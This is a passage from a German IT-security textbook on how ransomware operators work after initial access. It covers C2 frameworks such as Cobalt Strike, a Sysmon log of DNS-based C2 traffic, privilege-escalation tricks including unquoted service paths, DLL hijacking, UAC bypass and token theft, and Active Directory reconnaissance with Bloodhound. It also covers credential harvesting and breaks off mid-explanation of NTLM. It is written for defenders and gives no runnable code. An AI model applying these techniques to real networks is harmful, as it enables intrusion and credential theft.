Diese Tools werden oft von den Angreifern nicht selbst implementiert. Stattdessen verwenden sie bestehende Werkzeuge, die ständig weiterentwickelt werden. Dabei wird alles verwendet, von Open-Source-Projekten und öffentlichen Programmierprojekten auf GitHub bis zu kommerziellen Software-Lösungen. Eine Auswahl bekannter RATs findet sich in Tab. 5.2, die vollständige Liste ist in <https://www.thec2matrix.com/matrix zu sehen>. Der bekannteste Stellvertreter kommerzieller RAT-Tools ist CobaltStrike. Das Tool wurde 2012 von Strategic Cyber LLC veröffentlicht und seitdem ständig weiterentwickelt und verbessert. Seit März 2020 gehört Strategic Cyber LLC zu Fortra LLC, die das Tool wie vorgesehen für Penetration-Tests verwenden. Die Täter aus dem Ransomware-Umfeld verwenden CobaltStrike meistens in einer unlizenzierten gecrackten Version.

Tab. 5.2 Auszug verschiedener Remote-Access-Trojaner-Tools (RAT-Tools)

Name	License	Windows	Linux	macOS
Brute Ratel	Commercial	Yes	No	No
C3	BSD3	Yes	No	No
CALDERA	Apache 2	Yes	Yes	Yes
CHAOS	BSD3	Yes	Yes	Yes
Cobalt Strike	Commercial	Yes	No	No
Empire	BSD3	Yes	Yes	Yes
EvilOSX	GNU GPL3	Yes	Yes	Yes
ibombshell	GNU GPL3	Yes	Yes	Yes
INNUENDO	Commercial	Yes	Yes	Yes
Merlin	GNU GPL3	Yes	Yes	Yes
Metasploit	BSD3	Yes	Yes	Yes
Nighthawk	Commercial	Yes	No	No
Ninja	GNU GPL3	Yes	No	No
OST Stage 1	Commercial	Yes		
Prelude	Commercial	Yes	Yes	Yes
Red Team Toolkit	Commercial	Yes	No	No
SCYTHE	Commercial	Yes	Yes	Yes
SilentTrinity	GNU GPL3	Yes	No	No
Voodoo	Commercial	Yes	Yes	Yes

5.3.1 C2 über Applikationsprotokolle

Quasi jedes Applikationsprotokoll kann dazu genutzt werden, eine C2-Verbindung zu tunnellen. Im Wesentlichen müssen Daten vom RAT ausgehend zu einem System der Angreifer übertragen werden. Häufig genutzte Applikationsprotokolle wie das HTTP/S (Hypertext Transfer Protocol/Secure) und DNS bieten sich dazu an, da sie sich im Internet-Traffic der Unternehmen einfügen. Dadurch sind C2-Verbindungen im Normalbetrieb nicht immer offensichtlich zu entdecken. HTTP/S ist dabei performant genug, um grafische Oberflächen zu transportieren und einzelne Dateien hochzuladen. Fällt diese performante Verbindung aus, haben die meisten Tools einen Fall-back-Mechanismus. Zum Beispiel wechselt CobaltStrike dann auf das DNS-Protokoll (siehe Abb. 5.12). Aber auch viele andere Protokolle kommen für C2-Verbindungen infrage. Wie in Tab. 5.3 zu sehen, verfolgt jedes Tool eine oder mehrere dieser Möglichkeiten für den Aufbau einer C2-Verbindung.

Date	Time	Event	User	DNS-Query
10/06/2022	11:59:28	22	\SYSTEM	post.25e754e2ffcd976e136a4f448a3dbf7141b7d707d8bd8f13.d2cc6f5bbae331ea2a02faf1d58cb6987ddbf0f158a
10/06/2022	11:59:28	22	\SYSTEM	post.130.01cf45fb.1e757ff6.profile.mostusefullapp.com
10/06/2022	11:59:28	22	\SYSTEM	post.1f6a5e83c336e6340a6e902eb.216f61455d.1e757ff6.profile.mostusefullapp.com
10/06/2022	11:59:27	22	\SYSTEM	post.211d3bf4e31f133b9ca573c94a7bd3b5bf9c20f96bf24fe698e2d2b4.16e198a2426fe54ffb0235b122887b3a705
10/06/2022	11:59:27	22	\SYSTEM	post.35994fc1a56d3cc21c32a07f96deb4e7f565b1b0b0d0340a4b7c0fd52.1fb9723e51a45af74b65b85696211dfa4d
10/06/2022	11:59:27	22	\SYSTEM	post.3c7e3cf19f0d0deb04b44e77445bf7465d10c0cc18eeff9a6b4112f.998885ad4553e51b3bd409c9c56b755438
10/06/2022	11:59:27	22	\SYSTEM	post.324f85ee882b44a3d9463c667ab15c16cb774ea4aed9f6edc9909cf78.8166af2e79b125a48b78f2dddabf24fb7f0
10/06/2022	11:59:27	22	\SYSTEM	post.3488d477a5fb4e832d9463c667ab15c16cb774ea4aed9f6edc9909cf78.8166af2e79b125a48b78f2dddabf24fb7f0
10/06/2022	11:59:27	22	\SYSTEM	post.35b5c32f64b2880c232d55da83c1fbbe438b215e09a14a10/29647.614bb3d654650d6ea10e/7075567e7995
10/06/2022	11:59:26	22	\SYSTEM	post.3538059c5c559967fcaba0d3bae8d17775eb0fb0bd9c5ced846866ac9a.fbe78d72b1b5f1b798a2b34b181e738e
10/06/2022	11:59:26	22	\SYSTEM	post.30409e136a681114c6db71c4ee3fcbe210fc18aa1c3c067b59f.ca12f095609d9eb9b723374c2b9405bd9
10/06/2022	11:59:26	22	\SYSTEM	post.3aa2f228b083577b86201d836cc1586a3c72f15c28cd54635817ed98.decadabff66a7ae322f580bef5c18eca2f
10/06/2022	11:59:26	22	\SYSTEM	post.377d794d78ec2fcf2d9d1c73bf17cb5bf3b01519fd00bd178560edb.a32cb1c2bdc0367d54b9f5f2ca30614f299
10/06/2022	11:59:26	22	\SYSTEM	post.307a009a6c05a6186c5f9e7df4036f4271e8fe03392f5192be4b699f0.b90fce6261769b17a1ff473a5737d11fc3
10/06/2022	11:59:26	22	\SYSTEM	post.3965832debc069224dc67eed1db38695bcd1eb43cea792a9f2d1b4fff.bc4a6ab1f78b688e0f76fb7239ea5e2a9
10/06/2022	11:59:26	22	\SYSTEM	post.314491bdb6fcfb93d28a922a99ec7039dc2829165cc552cd980.da1f6670136e9724d460fb190235813ed
10/06/2022	11:59:26	22	\SYSTEM	post.33c8a56c24649877c6e4805a69d2a0b59ea7d0fc7147f500d257b8c.ffc6bbdb5c50505479b6d2350bea5b61
10/06/2022	11:59:26	22	\SYSTEM	post.3aad1cb196d411f5991cc4a9facd7649fc5f9e3879a1b7ab9ab46d.b4a1e0c05c202b1e3d7ffceef6e8a6d1f68
10/06/2022	11:59:26	22	\SYSTEM	post.37fb133dc0306c18503ab27a/b0f7edcc29e4bb3d9e5fc607b79186.c1f001285a1c0fd633a1e0b72e0e72442
10/06/2022	11:59:26	22	\SYSTEM	post.3bfd55bb6fe6fa036277651c792241d0fb66918c3486baa68bd42691.9c23d4015553095a9f40e6b421b605e3
10/06/2022	11:59:26	22	\SYSTEM	post.31ede14ca60bd361ed34dd747817d4f60db6932a18d83063d48774434.c721d0eda9b9f993c9e87d080cf158ad
10/06/2022	11:59:26	22	\SYSTEM	post.37d7a2aa1c4bceaa49f5ad5500c78ad645243e9e89f16428a12abdac.dcc9491ecc5ace45fa1.3a417b5538eeed0
10/06/2022	11:59:25	22	\SYSTEM	post.352955b775ad02ec36e84a559b0e10e66e94967c08c5df3a974e389c.b76e3149ec4857ab0f5b5abc3d66843d
10/06/2022	11:59:25	22	\SYSTEM	post.386ab69db02d31062c8879411078c9e67f77375d504017bfa2f67dd9.ab2365f37b08f5d056e/269487128d3241
10/06/2022	11:59:25	22	\SYSTEM	post.3046c28da4d80bdfbe99bd1c37995b926dddff1b4ce2f7fc69b9947.314d58bdeca6c44cb321eaf399a786beb8a
10/06/2022	11:59:25	22	\SYSTEM	post.373fc0b88878b32a9b3d344c10a88f0e89649e3e68d6cae07.6d4419e2ae9d6e9473fedf06c4b042ad
10/06/2022	11:59:25	22	\SYSTEM	post.35e22ec2985b0717e303b615c4ada6456d6f82d2588e07cccb85958.5f6f3231fc7ded7d912d8e5fe05be25ea
10/06/2022	11:59:25	22	\SYSTEM	post.31d0fe7ec3b935afe1f76f61dcf1e31c370e625f93f41e22f4f0ced.22ab49d7e892e810b4c33522fbfb10183
10/06/2022	11:59:25	22	\SYSTEM	post.345c547c7d6be65c7198c773fae873a787d4740e014552a9e79913c.39f27fae92a67932e23abfa93f8ee66
10/06/2022	11:59:25	22	\SYSTEM	post.33bed98a17a24c24fa21983f54286f7261b49cd9c9a729a796c13.17ddc152d214fb0417568c1ee932d3b29
10/06/2022	11:59:25	22	\SYSTEM	post.31569a9395f75d191baaa110cf04ea17c6c55910bddc012c32a60d.f2106e6fe8c3026e564956e8390d7e7143
10/06/2022	11:59:25	22	\SYSTEM	post.3353278827dbb48729fe7eca41b42883e37c721b0de434e313ad765b.35d3544a13e1624a777c69018b2daa
10/06/2022	11:59:25	22	\SYSTEM	post.e31761920a40e78901a733b1f32a037f4ea3528d31f39f3f1265a81e.9cd34b8a6802b2f750bb1fc68f3ad73987

Abb. 5.12 DNS-C2-Verbindung im Sysmon-Log

5.3.2 Consumer Tools

Auch legitime Administration und Helpdesk-Prozesse benötigen oft Fernzugriff auf die Systeme im Unternehmen. Häufig im Einsatz sind Tools von Drittherstellern wie TeamViewer oder AnyDesk. Diese erlauben dem Administrator, soweit konfiguriert, einen unbeaufsichtigten Zugriff (engl. „unattended access“), also einen Zugriff, ohne dass der Benutzer dazu einwilligt. Ist ein solches Tool vorhanden oder kann es einfach installiert werden, liegt es nahe, dass auch Angreifer dieses für ihren Remote Access nutzen (Stichwort: „living of the land“). Es sind aber auch Angriffe bekannt, bei denen Angreifer gezielt Tools wie AnyDesk auf den Systemen installiert haben. Nachteil an dieser Technik ist, dass diese Remote-Steuerungslösungen typischerweise dem Nutzer angezeigt werden, während sie genutzt werden.

Tab.5.3 Tool und ihre implementierten C2-Kanäle, *TCP* Transmission Control Protocol, *DoH* DNS over HTTP/S, *LDAP* Lightweight Directory Access Protocol

Name	TCP	http	HTTP2	DNS	DoH	ICMP	FTP	IMAP	MAPI	SMB	LDAP
Brute Ratel	Yes	Yes	No	No	No	No	No	No	No	Yes	Yes
C3	No	Yes	No	No	No	No	No	No	No	Yes	Yes
CALDERA	No	Yes	No	No	No	No	No	No	No	No	No
CHAOS	Yes	No	No	No	No	No	No	No	No	No	No
Cobalt Strike	Yes	Yes	No	Yes	Yes	No	No	No	No	Yes	No
Empire	No	Yes	No	No	No	No	No	No	No	No	No
EvilOSX	No	Yes	No	No	No	No	No	No	No	No	No
ibombshell	No	Yes	No	No	No	No	No	No	No	No	No
INNUENDO	No	Yes	No	Yes	No	Yes	Yes	Yes	Yes	Yes	No
Merlin	No	Yes	Yes	No	No	No	No	No	No	No	No
Metasploit	Yes	Yes	No	No	No	No	No	No	No	Yes	No
Nighthawk	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Ninja	No	Yes	No	No	No	No	No	No	No	No	No
OST Stage 1	No	Yes	Yes	No	No	No	No	No	No	No	No
Prelude	Yes	Yes	No	No	No	No	No	No	No	No	No
Red Team Toolkit	No	Yes	No	No	No	No	No	No	No	Yes	No
SCYTHE	Yes	Yes	No	Yes	No	No	No	No	No	Yes	No
SilentTrinity	No	Yes	No	No	No	No	No	No	No	No	No
Voodoo	Yes	Yes	No	No	No	No	No	No	No	No	No

5.3.3 Post-Exploitation Tooling

Hat der Angreifer den Initial Compromise geschafft, stehen ihm unzählige Angriffe zur Privilege Escalation und für das Lateral Movement zur Verfügung. Einige wichtige davon, die sich hinter der roten Linie befinden, sind in den nachfolgenden Kapiteln beschrieben. Typischerweise implementieren Ransomware-Gruppen die meisten Exploits nicht selbst, sondern verwenden dafür ein Post-Exploitation-Framework. Bekannte Frameworks, die auch schon bei Ransomware Angriffen gefunden wurden, sind:

- GhostPack,
- Mimikatz,
- Cobalt Strike,
- Metasploit,
- PowerHub,
- PowerSploit,
- Havoc.

Mit allen Techniken, die in diesen und vergleichbaren Frameworks „ready-made“ verbaut sind, müssen Sie rechnen. Optimalerweise sollten diese Werkzeuge auf allen Systemen erkannt, alarmiert und automatisch entfernt werden.

5.3.4 Spezialfall: Living off the Land (LoL)

Von einer LoL-Cyberattacke spricht man dann, wenn die Angreifer keine eigenen Tools auf die Systeme bringen. Sie verwenden nur vorhandene Tools und eingebaute Funktionen der Betriebssysteme. Der Vorteil für die Angreifer besteht darin, dass klassische signaturbasierte Methoden zur Erkennung von Malware nicht greifen, da die Tools selbst legitim sind. Zur Erkennung von LoL-Angriffen werden verhaltensbasierte Erkennungen benötigt. Diese überwachen und bewerten die Aktionen, die Nutzer und Prozesse durchführen, und alarmieren auffälliges Verhalten, z. B. ein LDAP-Prozess, der plötzlich anfängt, sehr viele ungewöhnliche Abfragen an den DC zu stellen (Stichwort: Bloodhound). Programme bzw. Binaries die für LoL-Angriffe genutzt werden können, nennt man auch Living off the Land Binaries (LoLBin) oder LOLBAS für LoLBin/Script/Lib. Die Webseite LOLBAS (lolbas-project.github.io) führt eine umfangreiche Liste dieser Tools. Die üblichsten LoL-Werkzeuge sind die Powershell, PsExec und RDP.

5.4 Local Privilege Escalation

Für das Ausführen vieler der Lateral-Movement-Techniken ist es notwendig, erhöhte Rechte auf dem kompromittierten System zu erlangen. Mit Glück (für die Täter) arbeitet der kompromittierte Benutzer standardmäßig bereits als Administrator. In den meisten Initial-Compromise-Szenarien haben die Angreifer zunächst nur einen normalen Nutzer-Kontext. Die Angreifer müssen sich also erst einmal lokal mehr Rechte verschaffen. Diese lokale Rechteausweitung wird auch als Local Privilege Escalation bezeichnet.

Um zu verstehen, was die Angreifer dabei technisch versuchen zu erreichen, müssen wir uns nochmal die Funktionsweise des Mandatory Integrity Control (MIC) im Windows-Betriebssystem vergegenwärtigen.

Tab. 5.4 Windows Integrity Levels

Integrity Level	Beschreibung
Untrusted	Niedrigsten Level, z. B. Prozesse von anonymen Usern
Low	Stark beschränkter Prozess, z. B. Prozesse mit Interaktion zum Internet, z. B. Microsoft Edge
Medium	Default Label, die meisten Prozesse und Ressourcen
High (Administrators)	Prozesse gestartet mit „Run as Administrator“
System	Reserviert für das Betriebssystem (Kernel und Core Services), z. B. Dienste

Das MIC definiert verschiedene Label, die Integritäts-Level (engl. integrity level). Im Betriebssystem sind alle geschützten Ressourcen und alle Prozesse mit einem Integritäts-Level gekennzeichnet (siehe Tab. 5.4). Prozesse mit gleichem oder höherem Integritäts-Level als die Ressource können auf diese zugreifen.

Ziel der Local Privilege Escalation ist es, ein maliziöses Programm (z. B. eine Shell, RAT) zu starten, das unter dem Integritäts-Level „Hoch“ oder „System“ läuft. Bevor komplexe Techniken genutzt werden, probieren Angreifer die einfachsten Möglichkeiten. Als Erstes werden die Powershell-History und Environment-Variablen durchsucht, ob dort bereits Passwörter stehen. Auch die Daten des Nutzers werden kurz nach ungesichert aufgeschriebenen Credentials durchforstet, z. B. Zugangsdaten.xlsx, Admin-Pwd.txt auf dem Desktop.

5.4.1 Privilege Escalation von Medium-Integritätslevel

In einer Umgebung, in der die Nutzer standardmäßig nicht als lokaler Administrator arbeiten, müssen sich die Täter vom niedrigen Integritätslevel erst einmal zu Admin oder System hocharbeiten.

AlwaysInstallElevated

Der Windows Installer ist eine Funktion, durch die MSI-Pakete (Microsoft-Software-Installation-Pakete) installiert werden können. Die Richtlinie „AlwaysInstallElevated“ auf Windows-Systemen erlaubt es unprivilegierten Nutzern, MSI-Pakete unter SYSTEM-Rechten zu installieren. Auf diesem Weg können auch Angreifer ihre Programme mit SYSTEM Integrity Level ausführen.

Unquoted Service Path

Der Service Path bezeichnet den Pfad zur ausführbaren Datei eines Systemdienstes. Hat dieser Pfad Leerzeichen und ist nicht mit Doppelhochkomma eingeschlossen (engl. „quoted“), spricht man von einem Unquoted Service Path. Lautet der Pfad C:\Program Files\Vuln

App\service.exe (unquoted!), wird zum Starten des Service wie folgt nach einer ausführbaren Datei gesucht:

- C:\Program.exe,
- C:\Program Files\Vuln.exe,
- C:\Program Files\Vuln App\service.exe.

Haben die Angreifer Schreibzugriff auf C:\, können sie dort ihr Executable unter C:\Program.exe speichern, oder wenn sie Zugriff auf C:\Program Files\ haben, unter C:\Program Files\Vuln.exe. Dann würde diese platzierte ausführbare Datei noch vor der legitimen C:\Program Files\Vuln App\service.exe gefunden und ausgeführt werden. Das kann zur Privilege Escalation genutzt werden, wenn der Service unter erhöhten Rechten gestartet wird.

PATH DLL Hijacking

DLLs werden zur Laufzeit in den Arbeitsspeicher von Prozessen geladen und ausgeführt. Woher DLLs geladen werden, ist in der PATH-Variable definiert. Fordert ein Prozess eine DLL an, durchsucht das Betriebssystem die Pfade in der PATH-Variable und lädt die erste passende DLL, die gefunden wird. Hat der Angreifer im Medium-Integritäts-Level-Kontext schreibenden Zugriff auf eine Lokation im PATH, kann er dort seinen maliziösen Code als DLL mit bekanntem Namen platzieren. Manche Applikationen laden auch gezielt Code aus einem beschreibbaren Verzeichnis nach, z. B. weil die Applikation Teile ihres Codes im AppData-Verzeichnis des Nutzers ablegt. Dort kann ein Angreifer den Code durch seinen eigenen maliziösen austauschen. Wird der platzierte Code z. B. von einem Service mit erhöhten Rechten geladen und ausgeführt, läuft er in einem Prozess mit dem Integritäts-Level „Hoch“ oder „System“.

Misuse Endpoint Privilege Management

Es gibt immer wieder Anforderungen, dass Benutzer bestimmte Programme mit lokalen Administratorrechten starten müssen. Um den Benutzern diese aber nicht zu übertragen, gibt es Lösungen wie BeyondTrust Endpoint Privilege Management, die diese Aufgabe erledigen. Sie registrieren einen Service mit System Integrity Level und erlauben normalen Benutzern, über diesen bestimmte Anwendungen als lokaler Admin zu starten. Welche das sind, wird über Policies gesteuert. Je Konfiguration kann eine zu offene Policy dazu führen, dass Angreifer auch ihre Programme mit lokalen Admin-Rechten starten können. Zum Beispiel werden Applikationen gestartet, die in für normale Benutzer schreibbaren Pfaden liegen, oder es wird nur auf den Namen der ausführbaren Datei gefiltert.

5.4.2 User-Account-Control-Bypass (UAC-Bypass)

Dank UAC läuft ein Prozess, der von einem Account mit Admin-Rechten gestartet wurde, zunächst im Integritäts-Level „Medium“. Das bedeutet, die Angreifer haben zu diesem Zeitpunkt noch keinen Zugriff auf Ressourcen mit Integritäts-Level „Hoch“. Um einen Prozess mit erhöhtem Integritäts-Level zu starten, wird bei normaler Nutzung ein UAC-Fenster geöffnet und eine Bestätigung des Nutzers eingefordert. Diesen UAC-Prozess wollen Angreifer in der Regel umgehen („UAC-Bypass“), um nicht interaktiv eingreifen zu müssen und den möglicherweise aktiven Nutzer nicht zu alarmieren.

Eine Möglichkeit für einen UAC-Bypass ist es, COM-Interfaces zu nutzen, die von Integritäts-Level „Medium“ aus aufgerufen und über die Programme mit Integritäts-Level „Hoch“ gestartet werden können, z. B. ShellExec oder CreateProcess. Diese Methode des UAC-Bypasses wurde auch von den Gruppen DarkSide und LockBit implementiert. Es wurden bereits eine Menge Möglichkeiten gefunden, UAC zu umgehen. Eine erschöpfende Liste kann man sich im GitHub-Repository des Users hfiref0x (<https://github.com/hfiref0x/UACME>) anschauen.

5.4.3 Escalation zu System Integrity Level

Für manche Techniken ist es notwendig, auf Ressourcen mit Integritäts-Level „System“ zuzugreifen. Praktisch kann ein lokaler Administrator immer einen Prozess als SYSTEM-User starten, z. B. über PsExec. Der SYSTEM-User ist naheliegenderweise der eingebaute Nutzer des Betriebssystems und hat damit das Integritäts-Level „System“. Allerdings lösen diese vorgesehenen Wege eine auffällige interaktive Bestätigung durch das UAC aus. Um diese zu umgehen und möglichst undetektiert das Integritäts-Level „System“ zu erreichen, gibt es einige Techniken.

Eine davon ist die Access-Token-Manipulation. Um das Vorgehen der Angreifer nachvollziehen zu können, muss man sich die Grundprinzipien der Access-Tokens im Windows-Betriebssystem vergegenwärtigen. Ein Access-Token wird erzeugt, wenn sich ein Nutzer authentifiziert, und wird der Logon-Session zugeordnet. Jeder Prozess, den dieser Nutzer startet, bekommt dann diesen Access-Token zugewiesen. Dieser Token ist der Primary-Access-Token und beschreibt damit den Security-Kontext des laufenden Prozesses. Wenn ein Prozess auf eine Ressource, z. B. Programmschnittstelle zugreifen möchte, wird der mit dem Prozess verknüpfte Access-Token geprüft. Wenn der Benutzer, der im Access-Token steht, die Berechtigungen hat, auf die Ressource zuzugreifen, wird dem Prozess der Zugriff gewährt.

Es gibt aber auch Situationen, in denen ein Prozess unter dem Namen eines anderen Nutzers Zugriff auf eine Ressource nehmen möchte – zum Beispiel ein Webserver, an dem die Nutzer sich anmelden und der im Hintergrund stellvertretend für diese Daten aus der

Datenbank ausliest. Wenn sich ein Nutzer am Webserver anmeldet, wird dem Webserver-Prozess vom Betriebssystem ein Impersonation-Access-Token ausgestellt. Mit diesem kann der Webserver Aktionen ausführen, als wäre er dieser User („Impersonation“).

Dieses System kann von Angreifern vielfältig ausgenutzt werden, um Access-Tokens zu stehlen, zu klonen oder schlicht selbst zu erzeugen. Zum Beispiel können Angreifer mit Admin-Rechten die Access-Tokens anderer Prozesse auf dem System unter dem User-SYSTEM auslesen und klonen. Dann kann ein neuer Prozess mit diesem Token-Klon als Primary-Token starten. Der Technik Access-Token-Manipulation bedienen sich zum Beispiel die Gruppen Ryuk und Cuba.

5.5 Lateral Movement und Global Privilege Escalation

Selten bietet das erste kompromittierte System den Angreifern bereits eine einfache Möglichkeit, direkt die Kontrolle über die gesamte IT zu übernehmen – zum Beispiel, weil der Mitarbeiter als Domain-Admin angemeldet ist, während er ein maliziöses Excel-Dokument öffnet. Ist das nicht der Fall, müssen die Täter ihren Angriff fortsetzen und eine Möglichkeit finden, die IT unter ihre Kontrolle zu bringen. Dafür bewegen sich die Angreifer aus Privilegien-Sicht „seitwärts“ (engl. „lateral“), während sie weitere Systeme kompromittieren, die ihnen dann potenziell eine Möglichkeit für eine Global Privilege Escalation geben – also eine Rechteausweitung auf möglichst alle Systeme der IT.

5.5.1 Internal Reconnaissance

Das aktuell größte Angriffspotenzial hinter der roten Linie im Bereich der Ransomware kommt von Microsoft. Im Jahr 1999 hat Microsoft das sogenannte Active Directory (AD) vorgestellt, eine Möglichkeit, wie man die Computer seines Netzwerks und alle Benutzer in einer gemeinsamen Struktur („Domäne“) verwalten kann. In den Folgejahren hat sich diese Technologie so etabliert, dass sich die meisten Administratoren eine Verwaltung ihrer IT ohne Domäne kaum mehr vorstellen können. Seit 2011 bietet Microsoft seine Office-Dienste auch in der Cloud als Software-as-a-Service-Lösung (SaaS-Lösung) an. Im Jahr 2017 nahm Microsoft erstmals mehr Geld mit Cloud-Office-Diensten als mit dem Lizenzverkauf für selbst betriebene Rechner („on-premise“) ein. Da weder das AD in seiner ursprünglichen Form noch die Domänen-Technologien in der Microsoft-Cloud Verwendung finden, ist die systematische Weiterentwicklung dieser Technologien in den letzten 10 Jahren bei Microsoft faktisch eingeschlafen, die Nutzer sollen verstärkt Cloud-Technologien nutzen. Viele Unternehmen nutzen aber weiterhin lokale Strukturen, entweder ausschließlich oder in einem Synchronisierungsmodus mit der Cloud. Da die Domäne faktisch die gesamte IT steuert und immer wieder Angriffsmöglichkeiten durch Fehlkonfigurationen und veraltete Versionen bietet, ist diese

Microsoft-Technologie derzeit die größte Gefahr im Unternehmensumfeld. Es ist also nicht verwunderlich, dass sich der Großteil aller Ransomware-Angriffe stark mit der domänenbasierten Windows-Infrastruktur beschäftigt.

Netzwerk-Scanner

Grundsätzlich sind Netzwerk-Scanner ein Werkzeug, das auch operativ in der IT eingesetzt wird. Aber auch Angreifer nutzen es, um schnell einen Überblick über erreichbare Systeme und Services zu erhalten. Bei einem Netzwerkscan werden durch einen versuchten Verbindungsaufbau die IP-Adressen identifiziert, bei denen ein System antwortet. Für diese Systeme werden mittels Port-Scan verfügbare Dienste gelistet und identifiziert. Teilweise wird sogar direkt geprüft, ob ein bestimmtes Benutzerkonto Zugriffsrechte auf diesen Dienst hat, z. B. bei Fileshares.

EDR-Tools, die auch die lokale Firewall der Systeme überwachen, identifizieren solche Netzwerk-Scans relativ zuverlässig.

AD-Scanning

Das AD ist eine komplexe Struktur aus Gruppen, Nutzern, Systemen, Services und Berechtigungen. Diese sind relevant für viele Angriffe im Lateral Movement und in der Global Privilege Escalation. Prinzipiell darf jedes mit der Domäne verbundene System Abfragen an den Domain Controller stellen, um Daten abzufragen. Das nutzen auch die Angreifer.

Bloodhound ist ein Open-Source-Tool (GPLv3) zur Visualisierung der Zusammenhänge von Usern und Objekten in einem Windows Domain Forest. Gesammelt werden diese Informationen mit dem Tool SharpHound. Dieses nutzt die Windows-API-Funktionen und LDAP, um Daten von DCs und Domain-Joined-Windows-Systemen abzufragen. Es sammelt unter anderem:

- Domain Trusts,
- OU-Struktur (Organizational-Unit-Struktur),
- Sicherheitsgruppen und Memberships,
- ausnutzbare Rechte auf Objekten,
- Gruppenrichtlinien (GPOs),
- Attribute von Gruppen-, Computer- und User-Objekten.

Zusätzlich werden für jedes Domain-Joined-System die User in den Gruppen für lokale Administration, DCOM (Distributed COM), Remote Management und Remote Desktop gesammelt. Diese strukturierten Daten und ihre Beziehungen untereinander werden dann in einer Graph-Datenbank zusammengefasst und ausgewertet.

Queries an das AD erzeugen auf den DCs Eventlogs. Übermäßig viele Anfragen oder Anfragen auf bestimmte Nutzer können von Sicherheitssystemen auf den DCs erkannt werden (z. B. Defender for Identity).




Abb. 5.13 Beispiel für eine Bloodhound-Auswertung

Die Auswertungen zeigen User-Accounts von hohem Interesse. Die Analyse konzentriert sich dann darauf, den kürzesten Weg zu einem Domain-Admin-Account zu finden (siehe Abb. 5.13).

5.5.2 Local Admin Accounts

Im Rahmen der Local Privilege Escalation kommt es häufig vor, dass die Täter in Besitz des lokalen Admin-Passworts kommen. Wenn auf jedem System das lokale Administrator-Konto das gleiche Passwort hat, können die Angreifer natürlich relativ einfach ihre Kontrolle auf all diese Systeme ausweiten.

5.5.3 Low-Tech Credential Harvesting

Zu oft benötigen Angreifer keine komplexen Angriffe, um sich nach dem Initial Access in der IT weiter vorzuarbeiten. Durch Fehlkonfigurationen und unsichere Nutzung von Technologien entstehen Möglichkeiten für Angreifer, die technisch einfach auszunutzen sind („Low-Tech“).

Eine immer wieder vorkommende Fehlkonfiguration ist etwa ein beschreibbares SYSVOL-Share. Das SYSVOL-Share ist ein spezielles Share, dass die DC bereitstellen. Es stellt die Logon-Skripte und GPOs bereit und wird in manchen Fällen auch zur Verteilung von Skripten oder auch Software-Paketen genutzt. Es ist also für alle mit der Domäne verbundenen Systeme lesbar. Normalerweise haben Domain User ohne Domain-Admin-Rechte nur lesenden Zugriff auf dieses Share. Können sie es doch beschreiben, können Angreifer dies ausnutzen, um Code in Logon-Skripten zu platzieren oder GPOs zu ändern. Diese Änderungen betreffen global alle mit der Domäne verbundenen Systeme.

Noch einfacher für die Angreifer wird es, wenn die Logon-Skripte Passwörter enthalten, die die Angreifer auslesen können. Das war früher eine unsichere, aber gängige Praxis. Da Logon-Skripte nur selten geändert oder geprüft werden, findet man auch heute noch an dieser Stelle Passwörter.

Aber auch im AD werden öfter Passwörter unsicher abgelegt. Unter anderem können Gruppenrichtlinien-Objekte Passwörter enthalten. Diese können beim Scan des AD ebenfalls mit einem normalen Domänenaccount ausgelesen werden.

Manchmal werden Passwörter oder die Passwort-Historie im Kommentarfeld eines AD-Objekts eingetragen. Am häufigsten kommt dies bei Service-Konten vor, die die IT verwaltet. Auch dieses Feld kann jeder Benutzer in der Domäne lesen.

Bevor sich Angreifer technisch komplexen Angriffen widmen, werden mindestens diese Punkte geprüft.

5.5.4 Angriffe auf NTLM-Authentifizierung

In Windows-Domänen ist NTLM (NT-LAN-Manager) eine Sammlung von Authentifizierungsprotokollen in einer Windows-Domäne. Die Basis für NTLM ist ein Challenge-Response-Verfahren. Dabei ist die Grundidee, dass der Authentifizierende (z. B. der Nutzer auf dem Client) dem Server beweist, dass er die Zugangsdaten des Nutzers kennt, ohne diese übers Netzwerk zu übertragen. Stattdessen verschlüsselt er mit diesen eine kleine Menge Daten („Challenge“), die ihm der Server schickt. Wenn der Server diese Verschlüsselung erfolgreich prüfen kann, gilt der Nutzer am Server als authentifiziert. Genauer läuft die NTLM-Authentifizierung durch das Local Security Authority Subsystem Service (LSASS) folgendermaßen ab (siehe auch Abb. 5.14):

Die Authentifizierung übers Netzwerk beginnt der Client mit einem Request (**1. AUTH-REQ**) an die Ressource (z. B. einen Dienst des Servers), auf die er gerne zugreifen würde. Diese Nachricht enthält den Benutzernamen der behaupteten Identität. Der Server, auf den er zugreifen möchte, antwortet mit einer Challenge (**2. CHAL-REQ**), diese ist nichts anderes als ein paar Byte zufällige Daten. In Vorbereitung berechnet der Client aus den Zugangsdaten des Nutzers den NTLM-Hash. Das übernimmt der Local-Security-Authority-Subsystem-Service-Prozess (LSASS-Prozess) unter Windows. Falls das bereits

